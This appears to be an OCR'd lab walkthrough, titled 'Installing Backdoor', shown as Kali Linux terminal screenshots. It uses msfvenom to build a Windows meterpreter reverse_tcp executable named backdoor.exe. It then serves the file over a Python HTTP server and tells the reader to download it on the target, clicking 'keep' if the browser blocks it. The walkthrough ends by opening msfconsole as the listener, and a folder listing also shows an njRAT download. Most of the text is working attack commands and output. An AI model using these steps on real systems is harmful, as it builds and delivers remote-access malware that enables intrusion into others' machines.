


INSTALLING BACKDOOR


kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
root@kali: /home/kali


```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step1: Creating the backdoor file"
Step1: Creating the backdoor file

┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15  LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

┌──(root㉿kali)-[/home/kali]
└─# echo "Step2: Creating a python server for file transfer"
Step2: Creating a python server for file transfer

┌──(root㉿kali)-[/home/kali]
└─# python -m http.server --bind 10.0.2.15
Serving HTTP on 10.0.2.15 port 8000 (http://10.0.2.15:8000/) ...
```




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step3 : Download the file on the Target system "
Step3 : Download the file on the Target system
```




- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zshrc
- backdoor.exe
- backup
- Desktop/
- Documents/
- Downloads/
- gCEbkeJA.jpeg
- hash
- hashsunset
- INIwqtZW.jpeg
- ip.hw
- ip.list
- jtBIGFkW.html
- juVGtVLa.html
- Music/
- Pictures/
- Public/
- RkTZPYSc.jpeg
- Templates/
- Videos/
- ZmYCglYb.html




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 4 : Ensure whether the files has been download or else blocked by default; if blocked then go the browser and click keep "
Step 4 : Ensure whether the files has been download or else blocked by default; if blocked then go the browser and click keep
```




Name	Date modified	Type	Size
Today (2)			
backdoor (1)	9/25/2024 10:37 PM	Application	73 KB
Unconfirmed 333852.crdownload	9/25/2024 10:36 PM	CRDOWNLOAD File	73 KB
Earlier this week (2)			
njRAT-master	9/23/2024 8:45 PM	Compressed (zipp...	29,778 KB
njRAT-master	9/23/2024 8:46 PM	File folder	




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 5 : Now add your system as listner ;So open metasploit "
Step 5 : Now add your system as listner ;So open metasploit

┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit
```



